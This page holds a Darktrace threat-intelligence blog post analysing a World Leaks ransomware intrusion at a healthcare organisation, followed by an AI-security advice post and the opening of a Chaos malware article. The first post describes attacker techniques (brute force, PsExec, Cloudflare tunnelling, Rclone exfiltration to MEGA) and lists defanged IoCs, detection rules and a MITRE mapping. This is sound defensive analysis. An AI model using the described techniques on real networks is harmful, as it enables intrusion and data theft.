Blog
/
Network
/
March 17, 2026

When Reality Diverges from the Playbook: Darktrace Identifies Encryption in a World Leaks Ransomware Attack

World Leaks, a rebrand of Hunters International, are known for their extortion-only attack model, abandoning the tactic of file encryption. However, contrary to these claims, Darktrace detected a World Leaks compromise where a ransomware payload was deployed, and customer data was encrypted.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Tiana Kelly
Senior Cyber Analyst & Team Lead
EaaS, World Leaks, a rebrand of Hunters International, are known for their extortion-only attack model, abandoning the tactic of file encryption. However, contrary to these claims, Darktrace detected a World Leaks compromise where a ransomware payload was deployed, and customer data was encrypted.Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
17
Mar 2026

As-a-Service Cybercrime Models

As-a-Service cybercrime models reduce the barrier to entry for cyber criminals as they no longer need expertise in every domain. Threat actors can increasingly outsource or supplement missing skills through the broader cybercrime-as-a-service ecosystem, and thus these models continue to grow in popularity within the cybercriminal underground. This has led to multiple templates in this sphere, such as Phishing-as-a-Service, Botnet-as-a-Service, DDoS-as-a-Service, and notably Ransomware-as-a-Service (RaaS) [1].

What is Extortion-as-a-Service?

Extortion-as-a-Service (EaaS) businesses function as a formalized way for cyber threat actors to offer extortion services to others for a fee or profit share and represents an evolution of extortion operations from the double-extortion ransomware model. Advancing from the RaaS model, extortion has become a distinct profit stream, separate from the encryption payload. This separation of functions, data theft, negotiation, and publicity, sets the stage for EaaS [1].

The EaaS model reflects a broader trend in cybercriminal activity, in which threat actors increasingly prioritize data theft and public exposure over traditional ransomware encryption. This shift reduces operational complexity while increasing pressure on victims through reputational damage. This approach has become increasingly popular among threat actors as, unlike encryption-based attacks, these operations are more difficult to detect and remediate [2]. It reflects a trend of ‘hack-and-leak’ operations that prioritize stealth, speed, and reputational damage over traditional encryption-based ransomware attacks [3].

World Leaks Overview

World Leaks emerged in early 2024 as a direct rebrand of the Hunters International ransomware group, which was notorious for encrypting victims’ data and demanding payment for decryption keys. In mid-2025, Hunters International shifted to an extortion-only model due to law enforcement scrutiny and reduced profitability, rebranding itself as World Leaks.

World Leaks functions as an affiliate-based EaaS operation which provides proprietary Storage Software exfiltration tooling to affiliates while maintaining a four-platform infrastructure consisting of a main data leak site hosted on the Dark Web where victim data is published, a victim negotiation portal with live chat, an affiliate management panel, and an insider journalist platform granting media outlets 24-hour advance access to stolen data before public release [4]. Since its emergence, World Leaks has published data stolen from dozens of organizations globally on its data leak site, serving both as a pressure tactic and a means for building reputation among cyber criminals.

World Leaks (known associations include Hive Ransomware, Secp0 Ransomware, and UNC6148) have been known to target the industrial (manufacturing) sector, along with healthcare organizations, technology firms and more generally, industries with valuable intellectual property [4]. Victims targeted have spanned multiple countries, with most located in the US, as well as Canada and several countries across Europe [5].

World Leaks’ Tactics, Techniques, and Procedures (TTPs) [3][4]

World Leaks’ typical attack pattern involves the exploitation of credentials with inadequate access controls, e.g. lacking multi-factor authentication (MFA), moving through reconnaissance, lateral movement and data exfiltration, notably without an encryption element.

Initial Access:

Initial access is typically gained through the exploitation of compromised virtual private network (VPN) credentials lacking MFA through valid accounts, as well as phishing campaigns. The targeting of internet-facing VPN infrastructure, RDP, and public-facing applications also represent common attack vectors in World Leaks incidents.

Lateral Movement:

SMB, RDP, and SSH are used for lateral movement via remote services. Notably, the group is also known to use PsExec and Rclone as part of their lateral movement activities.

Persistence:

Registry key modifications, scheduled tasks creation, account manipulation.

Exfiltration:

Data exfiltration is carried out through custom storage software tooling via TOR connections. Cloud storage services used for exfiltration particularly include MEGA. World Leaks also carry out direct data transfer through established command-and-control (C2) infrastructure.

Unlike Hunters International, which combined encryption with extortion, World Leaks claims to have abandoned the use of encryption. Some reports note that operations since January 2025 represent a pivot toward eliminating encryption entirely, instead relying on custom exfiltration tooling with SOCKSv5 proxy and TOR-based communications [4]. However, in early 2026, Darktrace detected an incident that directly contradicted this claim: World Leaks carried out an attack that involved both the exfiltration and encryption of customer data.

Darktrace’s Coverage of World Leaks Ransomware

Organizations today face a growing challenge: keeping pace with increasingly fast-moving threats. This incident highlights a common problem, when time-limited mitigations expire or human security teams cannot respond quickly enough, attackers are often able to regain the upper hand. A recent Darktrace detection of World Leaks ransomware provides a clear example of this challenge in practice.

In January 2026, Darktrace identified the presence of ransomware and data encryption linked to World Leaks within the network of an organization within the healthcare sector. Although Darktrace’s Autonomous Response capability was active in the customer’s environment and initially blocking suspicious connectivity, buying time for the customer to remediate, the attack continued once these mitigative actions expired. Darktrace continued to apply Autonomous Response actions as the attack progressed, working to inhibit the attackers at each stage of the intrusion.


Investigations carried out by Darktrace revealed that threat actors likely gained initial access via a Fortigate appliance in mid-October, indicating a three-month dwell time, before employing living-off-the-land (LOTL) techniques for lateral movement. C2 communications were established using Cloudflare Tunnel (formerly Argo Tunnel). As part of the Actions on Objectives attack phase, a significant volume of data was exfiltrated to the MEGA cloud storage platform, followed by the encryption of customer data.
Initial access/ Lateral movement

Darktrace analysts identified the likely patient-zero device within the network as a Fortigate appliance. In October 2025, this device was seen conducting brute-force activity using the compromised ‘administrator’ credential to gain a foothold deeper within the customer’s environment. Masquerading as a privileged user, the threat actor then went on to launch activity on remote devices via PsExec, a common administrative tool that allows users to execute processes on remote systems without manually installing client software, providing significant power to attackers when abused. Around the time, Darktrace detected an unknown device on the network attempting to authenticate via NTLM. As this device had not previously been seen on the network, it likely belonged to the attacker.

Reconnaissance

As part of the reconnaissance phase of the attack, port and network scanning was carried out in an attempt to identify open UDP and TCP ports within the network.

Lateral movement & C2

Around one month after entering the customer’s network, the World Leaks threat actors began tunnelling activity using Cloudflare Tunnel. Darktrace detected connections to several hostnames including: region2.v2.argotunnel[.]com; h2.cftunnel[.]com; region1.v2.argotunnel[.]com. This tunnelling activity continued until January of 2026, when encryption occurred. Cloudflare tunnels are known to be abused by attackers as they enable the use of temporary infrastructure to scale operations, allowing rapid deployment and teardown. Furthermore, leveraging of Cloudflare’s infrastructure to create these rate-limited tunnels (used to relay traffic from an attacker-controlled server to a local machine) makes such malicious activity harder to detect by both defenders and traditional security measures, particularly those that rely on static blocklists [6].

Further lateral movement was carried out using common remote management tools such as Windows Remote Management (WinRM) RDP, allowing the World Leaks threat actors to access local devices within the victim organization’s network.

As this attack progressed, Darktrace detected multiple files being written over SMB. These files included Windows\Temp\chromeremotedesktophost.msi, which was written from the patient-zero device to another internal device as part of lateral movement efforts. Following this transfer, and prior to subsequent data exfiltration activity, a network server was observed connecting to the hostname remotedesktop-pa[.]googleapis[.]com, an API endpoint required for Chrome Remote Desktop, indicating that Chrome RDP was used by the threat actor in this stage of the attack.

Other files written over SMB included the script programdata\syc\OpenSSHUtils.psm1 (which can be used legitimately to configure OpenSSH) and the executable programdata\syc\ssh‑sk‑helper.exe (a legitimate OpenSSH component used to support security keys). These files were written from the suspected patient‑zero device to an internal domain controller using the ‘administrator’ credential.

Thereafter, SSH connections to external IP address 51.15.109[.]222 were observed, providing another channel between the malicious actors and victim machines. Darktrace recognized that the use of SSH by the devices seen connecting to this IP address was highly anomalous, indicating that this suspicious activity formed part of the attack.

Writes of the script programdata\syc\OpenSSHUtils.psm1 were also observed into January, highlighting the continuation of the attack that had begun three months earlier.

On December 19 and 20, Darktrace detected a DNS server within the customer’s network making anomalous outgoing connections to an external IP address not previously seen in the environment: 193.161.193[.]99. This IP address has been reported by open-source-intelligence (OSINT) as being associated with C2 infrastructure, having been linked to several remote access trojans (RATs) and botnets in the past.

This activity a shift towards the infrastructure-as-a-service (IaaS) model, underscoring the growing trend around As-a-Service Cybercrime models and the increasing the industrialization of botnets. The presence of extensive digital botnets, often leased to other criminal organizations, means the group gaining initial access is not necessarily the same group conducting ransomware deployment or data theft; botnets now act as shared underlying infrastructure enabling multiple forms of cybercriminal activity [7].

Furthermore, connections to this IP address (193.161.193[.]99) were made over port 1194, which is associated with OpenVPN, suggesting that World Leaks may have leveraged it to obfuscate C2 communication with attacker-controlled infrastructure.

Darktrace’s detection of the IP address 193.161.193[.]99, noting that it was first seen within the customer’s network on December 19, 2025.
Figure 1: Darktrace’s detection of the IP address 193.161.193[.]99, noting that it was first seen within the customer’s network on December 19, 2025.

Data exfiltration

In November, Darktrace detected the threat actors carrying out one of their Attack on Objective tactics: data exfiltration. Multiple local devices within the compromised network began transferring data to Backblaze and MEGA domains, both of which provide cloud storage services; 80+GB of data was transferred to MEGA in late December 2025. Endpoints associated with this activity included: backblazeb2[.]com and gfs302n520[.]userstorage[.]mega[.]co[.]nz, as well as related user agents such as AS40401 BACKBLAZE) and MegaClient/10.3.0/64.

Notably, Darktrace researchers identified two known World Leaks TTPs in this attack: the use of MEGA, a known tool abused by the group, and Rclone, a command-line tool used to manage files on cloud storage, which was observed in the user agent of the MEGA data-transfer connections: rclone/v1.69.0 [4].

Cyber AI Analyst Incident highlighting data upload activity to backblaze[.]com endpoints.
Figure 2: Cyber AI Analyst Incident highlighting data upload activity to backblaze[.]com endpoints.\

Ransomware deployment & encryption

The encryption stage of this attack was confirmed by the presence of a ransom note found on the network in a file with a seemingly randomized nine-character string preceding README.txt, attributing the incident to World Leaks, along with an extension with the same nine characters appended to encrypted files. Darktrace also observed SMB writes of files named world.exe and task.bat, with the compromised ‘localadmin’ credential used during the SMB logins. It is likely that these files served as the vector for the ransomware payload.

 Packet Capture (PCAP) of the ransom note claiming that the attack was carried out by World Leaks.
Figure 3: Packet Capture (PCAP) of the ransom note claiming that the attack was carried out by World Leaks.

Conclusion

Though traditional ransomware relies on encryption, recent trends show that cyber threat actors no longer need to rely on noisy encryption tools and can eliminate much of the risk and technical complexity associated with encrypting systems. This is the model reportedly preferred by World Leaks after their rebrand from Hunters International.

In addition to reducing noise around these attacks, extortion‑only operations may be favored by threat actors over encryption‑focused ones for several reasons, including the fact that traditional security tools may struggle to detect data theft compared to encryption, that attackers leave less evidence behind when encryption is avoided, and that the long‑term impacts of stolen data on organizations can be greater than the loss of systems caused by encryption processes, which can be restored [8]. This is supported by analysis of data leak sites suggesting that almost 1,500 incidents in 2025 relied on data theft alone. Attackers can simply steal victim data and attempt to extort a ransom by threatening to publish it, without needing to deploy ransomware at all [9]. Furthermore, although World Leaks aims to function as an affiliate‑based EaaS operation, security teams should remain aware that their affiliates may have different criminal objectives.

Contrary to reports that World Leaks’ typical attack style has an extortion‑only objective, Darktrace detected an incident in which a World Leaks attack did end with the encryption of customer data. This highlights the need for adaptive defenses and reinforces the importance of network defenders staying proactive in the face of attacks, particularly as they may progress in ways that are unexpected compared to previous trends associated with a given threat actor.

Credit to Tiana Kelly (Senior Cyber Analyst and Analyst Manager) and Emily Megan Lim (Senior Cyber Analyst)

Edited by Ryan Traill (Content Manager)

Appendices

IoCs

  • world.exe – Executable File – Possible Ransomware Payload
  • task.bat – Script File – Possible Ransomware Payload
  • ‘^[A-Z][a-z]{3}[A-Z][a-z][A-Z]{3}[.]README[.]txt' – Ransom Note
  • [.]^[A-Z][a-z]{3}[A-Z][a-z][A-Z]{3} – Ransomware file extension

·       51.15.109[.]222 – IP Address - Possible C2 Infrastructure

·       193.161.193[.]99 – IP Address – Probable C2 Infrastructure

Darktrace Model Detections (Enhanced Monitoring models denoted with an asterisk)

·      Device / Attack and Recon Tools

·      Device / Suspicious SMB Scanning Activity

·      Device / Anomalous NTLM Brute Force

·      Compliance / Connection to Tunnelling Service

·      Device / Suspicious New User Agents

·      Device / New or Unusual Remote Command Execution

·      Compliance / SMB Drive Write

·      Anomalous Connection / Uncommon 1 GiB Outbound

·      Compromise / Ransomware / Ransom or Offensive Words Written to SMB

·      Device / Multiple Lateral Movement Model Alerts*

·      Device / SMB Lateral Movement

·      Unusual Activity / Sustained Anomalous SMB Activity

·      Device / Large Number of Model Alerts

·      Compromise / Ransomware / SMB Reads then Writes with Additional Extensions

·      Compromise / Ransomware / Suspicious SMB Activity*

·      Anomalous File / Internal / Additional Extension Appended to SMB File

·      Unusual Activity / SMB Access Failures

·      Unusual Activity / Enhanced Unusual External Data Transfer*

·      Device / Suspicious File Writes to Multiple Hidden SMB Shares

·      Anomalous Server Activity / Rare External from Server

·      Unusual Activity / Unusual Mega Data Transfer*

·      Device / Possible SMB/NTLM Brute Force

·      Anomalous Connection / Unusual Admin RDP Session

·      Anomalous Connection / Active Remote Desktop Tunnel

·      Anomalous Connection / Data Sent to Rare Domain

·      Anomalous Connection / New or Uncommon Service Control

·      Anomalous Connection / New or Uncommon Service Enumeration

·      Anomalous Connection / Rare WinRM Outgoing

·      Anomalous Connection / SMB Enumeration

·      Anomalous Connection / Unusual Admin RDP Session

·      Anomalous Connection / Unusual Incoming Long Remote Desktop Session

·      Anomalous Connection / Upload via Remote Desktop

·      Anomalous File / Internal / Executable Uploaded to DC

·      Anomalous File / Internal / Unusual SMB Script Write

·      Compliance / SSH to Rare External Destination

·      Device / Anomalous Github Download

·      Device / Anonymous NTLM Logins

·      Device / Network Scan

·      Device / New or Uncommon WMI Activity

·      Device / New User Agent To Internal Server

·      Device / Possible Brute-Force Activity

·      Device / RDP Scan

·      Device / SMB Session Brute Force (Admin)

·      Device / SMB Session Brute Force (Non-Admin)

·      Device / Suspicious Network Scan Activity

·      Unusual Activity / Successful Admin Brute-Force Activity

·      Unusual Activity / Unusual External Data to New Endpoint

·      Unusual Activity / Unusual External Data Transfer

·      Unusual Activity / Unusual File Storage Data Transfer

·      User / New Admin Credentials on Server

Cyber AI Analyst Incidents

·      Scanning of Multiple Devices

·      Large Volume of SMB Login Failures to Multiple Devices

·      Suspicious Chain of Administrative Connections

·      SMB Write of Suspicious File

·      Suspicious DCE-RPC Activity

·      Unusual External Data Transfer

·      Unusual External Data Transfer to Multiple Related Endpoints

·      Unusual External Data Transfer to Endpoints

MITRE ATT&CK Mapping

·      Initial Access – T1190 – Exploit Public-Facing Application

·      Defense Evasion, Initial Access, Persistence, Privilege Escalation – T1078 – Valid Accounts

·      Resource Development – T1588.001 – Obtain Capabilities: Malware

·      Reconnaissance – T1590.005 – Gather Victim Network Information: IP Addresses

·      Reconnaissance – T1592.004 – Gather Victim Host Information: Client Configurations

·      Reconnaissance – T1595.001 – Active Scanning: Scanning IP Blocks

·      Reconnaissance – T1595.002 – Active Scanning: Vulnerability Scanning

·      Reconnaissance – T1595.003 – Active Scanning: Wordlist Scanning

·      Discovery – T1018 – Remote System Discovery

·      Discovery – T1046 – Network Service Discovery

·      Discovery – T1083 – File and Directory Discovery

·      Discovery – T1135 – Network Share Discovery

·      Command and Control – T1219 – Remote Access Tools

·      Command and Control – T1219.002 – Remote Access Tools: Remote Desktop Software

·      Command and Control – T1571 – Non-Standard Port

·      Command and Control – T1572 – Protocol Tunneling

·      Command and Control – T1573.001 – Encrypted Channel: Symmetric Cryptography

·      Credential Access – T1110 – Brute Force

·      Credential Access – T1110.001 – Brute Force: Password Guessing

·      Defense Evasion – T1006 – Direct Volume Access

·      Defense Evasion – T1564.005 – Hide Artifacts: Hidden File System

·      Defense Evasion – T1564.012 – Hide Artifacts: File/Path Exclusions

·      Execution – T1047 – Windows Management Instrumentation

·      Execution – T1569.002 – System Services: Service Execution

·      Lateral Movement – T1021 – Remote Services

·      Lateral Movement – T1021.001 – Remote Services: Remote Desktop Protocol

·      Lateral Movement – T1021.002 – Remote Services: SMB/Windows Admin Shares

·      Lateral Movement – T1021.006 – Remote Services: Windows Remote Management

·      Lateral Movement – T1080 – Taint Shared Content

·      Lateral Movement – T1210 – Exploitation of Remote Services

·      Lateral Movement – T1570 – Lateral Tool Transfer

·      Collection – T1039 – Data from Network Shared Drive

·      Collection – T1074 – Data Staged

·      Exfiltration – T1041 – Exfiltration Over C2 Channel

·      Exfiltration – T1048 – Exfiltration Over Alternative Protocol

·      Exfiltration – T1567.002 – Exfiltration Over Web Service: Exfiltration to Cloud Storage

References

[1] https://www.levelblue.com/blogs/levelblue-blog/extortion-as-a-service-the-latest-threat-actor-criminal-ecosystem/

[2] https://blackpointcyber.com/wp-content/uploads/2025/12/World-Leaks.pdf

[3] https://blackpointcyber.com/threat-profile/world-leaks-ransomware/

[4] https://www.halcyon.ai/threat-group/worldleaks

[5] https://www.moxfive.com/resources/moxfive-threat-actor-spotlight-world-leaks

[6] https://thehackernews.com/2024/08/cybercriminals-abusing-cloudflare.html

[7] https://www.trendmicro.com/vinfo/tw/security/news/threat-landscape/the-industrialization-of-botnets-automation-and-scale-as-a-new-threat-infrastructure

[8] https://www.morphisec.com/blog/ransomware-without-encryption-why-pure-exfiltration-attacks-are-surging-and-why-theyre-so-hard-to-catch/

[9] https://sed-cms.broadcom.com/sites/default/files/2026-01/RWN-2026-WP100_1.pdf

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Tiana Kelly
Senior Cyber Analyst & Team Lead

More in this series

No items found.

Blog

/

AI

/

April 9, 2026

How to Secure AI and Find the Gaps in Your Security Operations

secuing AI testing gaps security operationsDefault blog imageDefault blog image

What “securing AI” actually means (and doesn’t)

Security teams are under growing pressure to “secure AI” at the same pace which businesses are adopting it. But in many organizations, adoption is outpacing the ability to govern, monitor, and control it. When that gap widens, decision-making shifts from deliberate design to immediate coverage. The priority becomes getting something in place, whether that’s a point solution, a governance layer, or an extension of an existing platform, rather than ensuring those choices work together.

At the same time, AI governance is lagging adoption. 37% of organizations still lack AI adoption policies, shadow AI usage across SaaS has surged, and there are notable spikes in anomalous data uploads to generative AI services.  

First and foremost, it’s important to recognize the dual nature of AI risk. Much of the industry has focused on how attackers will use AI to move faster, scale campaigns, and evade detection. But what’s becoming just as significant is the risk introduced by AI inside the organization itself. Enterprises are rapidly embedding AI into workflows, SaaS platforms, and decision-making processes, creating new pathways for data exposure, privilege misuse, and unintended access across an already interconnected environment.

Because the introduction of complex AI systems into modern, hybrid environments is reshaping attacker behavior and exposing gaps between security functions, the challenge is no longer just having the right capabilities in place but effectively coordinating prevention, detection, investigation, response, and remediation together. As threats accelerate and systems become more interconnected, security depends on coordinated execution, not isolated tools, which is why lifecycle-based approaches to governance, visibility, behavioral oversight, and real-time control are gaining traction.

From cloud consolidation to AI systems what we can learn

We have seen a version of AI adoption before in cloud security. In the early days, tooling fragmented into posture, workload/runtime, identity, data, and more. Gradually, cloud security collapsed into broader cloud platforms. The lesson was clear: posture without runtime misses active threats; runtime without posture ignores root causes. Strong programs ran both in parallel and stitched the findings together in operations.  

Today’s AI wave stretches that lesson across every domain. Adversaries are compressing “time‑to‑tooling” using LLM‑assisted development (“vibecoding”) and recycling public PoCs at unprecedented speed. That makes it difficult to secure through siloed controls, because the risk is not confined to one layer. It emerges through interactions across layers.

Keep in mind, most modern attacks don’t succeed by defeating a single control. They succeed by moving through the gaps between systems faster than teams can connect what they are seeing. Recent exploitation waves like React2Shell show how quickly opportunistic actors operationalize fresh disclosures and chain misconfigurations to monetize at scale.

In the React2Shell window, defenders observed rapid, opportunistic exploitation and iterative payload diversity across a broad infrastructure footprint, strains that outpace signature‑first thinking.  

You can stay up to date on attacker behavior by signing up for our newsletter where Darktrace’s threat research team and analyst community regularly dive deep into threat finds.

Ultimately, speed met scale in the cloud era; AI adds interconnectedness and orchestration. Simple questions — What happened? Who did it? Why? How? Where else? — now cut across identities, SaaS agents, model/service endpoints, data egress, and automated actions. The longer it takes to answer, the worse the blast radius becomes.

The case for a platform approach in the age of AI

Think of security fusion as the connective tissue that lets you prevent, detect, investigate, and remediate in parallel, not in sequence. In practice, that looks like:

  1. Unified telemetry with behavioral context across identities, SaaS, cloud, network, endpoints, and email—so an anomalous action in one plane automatically informs expectations in others. (Inside‑the‑SOC investigations show this pays off when attacks hop fast between domains.)  
  1. Pre‑CVE and “in‑the‑wild” awareness feeding controls before signatures—reducing dwell time in fast exploitation windows.  
  1. Automated, bounded response that can contain likely‑malicious actions at machine speed without breaking workflows—buying analysts time to investigate with full context. (Rapid CVE coverage and exploit‑wave posts illustrate how critical those first minutes are.)  
  1. Investigation workflows that assume AI is in the loop—for both defenders and attackers. As adversaries adopt “agentic” patterns, investigations need graph‑aware, sequence‑aware reasoning to prioritize what matters early.

This isn’t theoretical. It’s reflected in the Darktrace posts that consistently draw readership: timely threat intel with proprietary visibility and executive frameworks that transform field findings into operating guidance.  

The five questions that matter (and the one that matters more)

When alerted to malicious or risky AI use, you’ll ask:

  1. What happened?
  1. Who did it?
  1. Why did they do it?
  1. How did they do it?
  1. Where else can this happen?

The sixth, more important question is: How much worse does it get while you answer the first five? The answer depends on whether your controls operate in sequence (slow) or in fused parallel (fast).

What to watch next: How the AI security market will likely evolve

Security markets tend to follow a familiar pattern. New technologies drive an initial wave of specialized tools (posture, governance, observability) each focused on a specific part of the problem. Over time, those capabilities consolidate as organizations realize the new challenge is coordination.

AI is accelerating the shift of focus to coordination because AI-powered attackers can move faster and operate across more systems at once. Recent exploitation waves show exactly this. Adversaries can operationalize new techniques and move across domains, turning small gaps into full attack paths.

Anticipate a continued move toward more integrated security models because fragmented approaches can’t keep up with the speed and interconnected nature of modern attacks.

Building the Groundwork for Secure AI: How to Test Your Stack’s True Maturity

AI doesn’t create new surfaces as much as it exposes the fragility of the seams that already exist.  

Darktrace’s own public investigations consistently show that modern attacks, from LinkedIn‑originated phishing that pivots into corporate SaaS to multi‑stage exploitation waves like BeyondTrust CVE‑2026‑1731 and React2Shell, succeed not because a single control failed, but because no control saw the whole sequence, or no system was able to respond at the speed of escalation.  

Before thinking about “AI security,” customers should ensure they’ve built a security foundation where visibility, signals, and responses can pass cleanly between domains. That requires pressure‑testing the seams.

Below are the key integration questions and stack‑maturity tests every organization should run.

1. Do your controls see the same event the same way?

Integration questions

  • When an identity behaves strangely (impossible travel, atypical OAuth grants), does that signal automatically inform your email, SaaS, cloud, and endpoint tools?
  • Do your tools normalize events in a way that lets you correlate identity → app → data → network without human stitching?

Why it matters

Darktrace’s public SOC investigations repeatedly show attackers starting in an unmonitored domain, then pivoting into monitored ones, such as phishing on LinkedIn that bypassed email controls but later appeared as anomalous SaaS behavior.

If tools can’t share or interpret each other's context, AI‑era attacks will outrun every control.

Tests you can run

  1. Shadow Identity Test
  • Create a temporary identity with no history.
  • Perform a small but unusual action: unusual browser, untrusted IP, odd OAuth request.
  • Expected maturity signal: other tools (email/SaaS/network) should immediately score the identity as high‑risk.
  1. Context Propagation Test
  • Trigger an alert in one system (e.g., endpoint anomaly) and check if other systems automatically adjust thresholds or sensitivity.
  • Low maturity signal: nothing changes unless an analyst manually intervenes.

2. Does detection trigger coordinated action, or does everything act alone?

Integration questions

  • When one system blocks or contains something, do other systems automatically tighten, isolate, or rate‑limit?
  • Does your stack support bounded autonomy — automated micro‑containment without broad business disruption?

Why it matters

In public cases like BeyondTrust CVE‑2026‑1731 exploitation, Darktrace observed rapid C2 beaconing, unusual downloads, and tunneling attempts across multiple systems. Containment windows were measured in minutes, not hours.  

Tests you can run

  1. Chain Reaction Test
  • Simulate a primitive threat (e.g., access from TOR exit node).
  • Your identity provider should challenge → email should tighten → SaaS tokens should re‑authenticate.
  • Weak seam indicator: only one tool reacts.
  1. Autonomous Boundary Test
  • Induce a low‑grade anomaly (credential spray simulation).
  • Evaluate whether automated containment rules activate without breaking legitimate workflows.

3. Can your team investigate a cross‑domain incident without swivel‑chairing?

Integration questions

  • Can analysts pivot from identity → SaaS → cloud → endpoint in one narrative, not five consoles?
  • Does your investigation tooling use graphs or sequence-based reasoning, or is it list‑based?

Why it matters

Darktrace’s Cyber AI Analyst and DIGEST research highlights why investigations must interpret structure and progression, not just standalone alerts. Attackers now move between systems faster than human triage cycles.  

Tests you can run

  1. One‑Hour Timeline Build Test
  • Pick any detection.
  • Give an analyst one hour to produce a full sequence: entry → privilege → movement → egress.
  • Weak seam indicator: they spend >50% of the hour stitching exports.
  1. Multi‑Hop Replay Test
  • Simulate an incident that crosses domains (phish → SaaS token → data access).
  • Evaluate whether the investigative platform auto‑reconstructs the chain.

4. Do you detect intent or only outcomes?

Integration questions

  • Can your stack detect the setup behaviors before an attack becomes irreversible?
  • Are you catching pre‑CVE anomalies or post‑compromise symptoms?

Why it matters

Darktrace publicly documents multiple examples of pre‑CVE detection, where anomalous behavior was flagged days before vulnerability disclosure. AI‑assisted attackers will hide behind benign‑looking flows until the very last moment.

Tests you can run

  1. Intent‑Before‑Impact Test
  • Simulate reconnaissance-like behavior (DNS anomalies, odd browsing to unknown SaaS, atypical file listing).
  • Mature systems will flag intent even without an exploit.
  1. CVE‑Window Test
  • During a real CVE patch cycle, measure detection lag vs. public PoC release.
  • Weak seam indicator: your detection rises only after mass exploitation begins.

5. Are response and remediation two separate universes?

Integration questions

  • When you contain something, does that trigger root-cause remediation workflows in identity, cloud config, or SaaS posture?
  • Does fixing a misconfiguration automatically update correlated controls?

Why it matters

Darktrace’s cloud investigations (e.g., cloud compromise analysis) emphasize that remediation must close both runtime and posture gaps in parallel.

Tests you can run

  1. Closed‑Loop Remediation Test
  • Introduce a small misconfiguration (over‑permissioned identity).
  • Trigger an anomaly.
  • Mature stacks will: detect → contain → recommend or automate posture repair.
  1. Drift‑Regression Test
  • After remediation, intentionally re‑introduce drift.
  • The system should immediately recognize deviation from known‑good baseline.

6. Do SaaS, cloud, email, and identity all agree on “normal”?

Integration questions

  • Is “normal behavior” defined in one place or many?
  • Do baselines update globally or per-tool?

Why it matters

Attackers (including AI‑assisted ones) increasingly exploit misaligned baselines, behaving “normal” to one system and anomalous to another.

Tests you can run

  1. Baseline Drift Test
  • Change the behavior of a service account for 24 hours.
  • Mature platforms will flag the deviation early and propagate updated expectations.
  1. Cross‑Domain Baseline Consistency Test
  • Compare identity’s risk score vs. cloud vs. SaaS.
  • Weak seam indicator: risk scores don’t align.

Final takeaway

Security teams should ask be focused on how their stack operates as one system before AI amplifies pressure on every seam.

Only once an organization can reliably detect, correlate, and respond across domains can it safely begin to secure AI models, agents, and workflows.

Continue reading
About the author
Nabil Zoldjalali
VP, Field CISO

Blog

/

/

April 7, 2026

Darktrace Identifies New Chaos Malware Variant Exploiting Misconfigurations in the Cloud

Chaos Malware Variant Exploiting Misconfigurations in the CloudDefault blog imageDefault blog image

Introduction

To observe adversary behavior in real time, Darktrace operates a global honeypot network known as “CloudyPots”, designed to capture malicious activity across a wide range of services, protocols, and cloud platforms. These honeypots provide valuable insights into the techniques, tools, and malware actively targeting internet‑facing infrastructure.

One example of software targeted within Darktrace’s honeypots is Hadoop, an open-source framework developed by Apache that enables the distributed processing of large data sets across clusters of computers. In Darktrace’s honeypot environment, the Hadoop instance is intentionally misconfigured to allow attackers to achieve remote code execution on the service. In one example from March 2026, this enabled Darktrace to identify and further investigate activity linked to Chaos malware.

What is Chaos Malware?

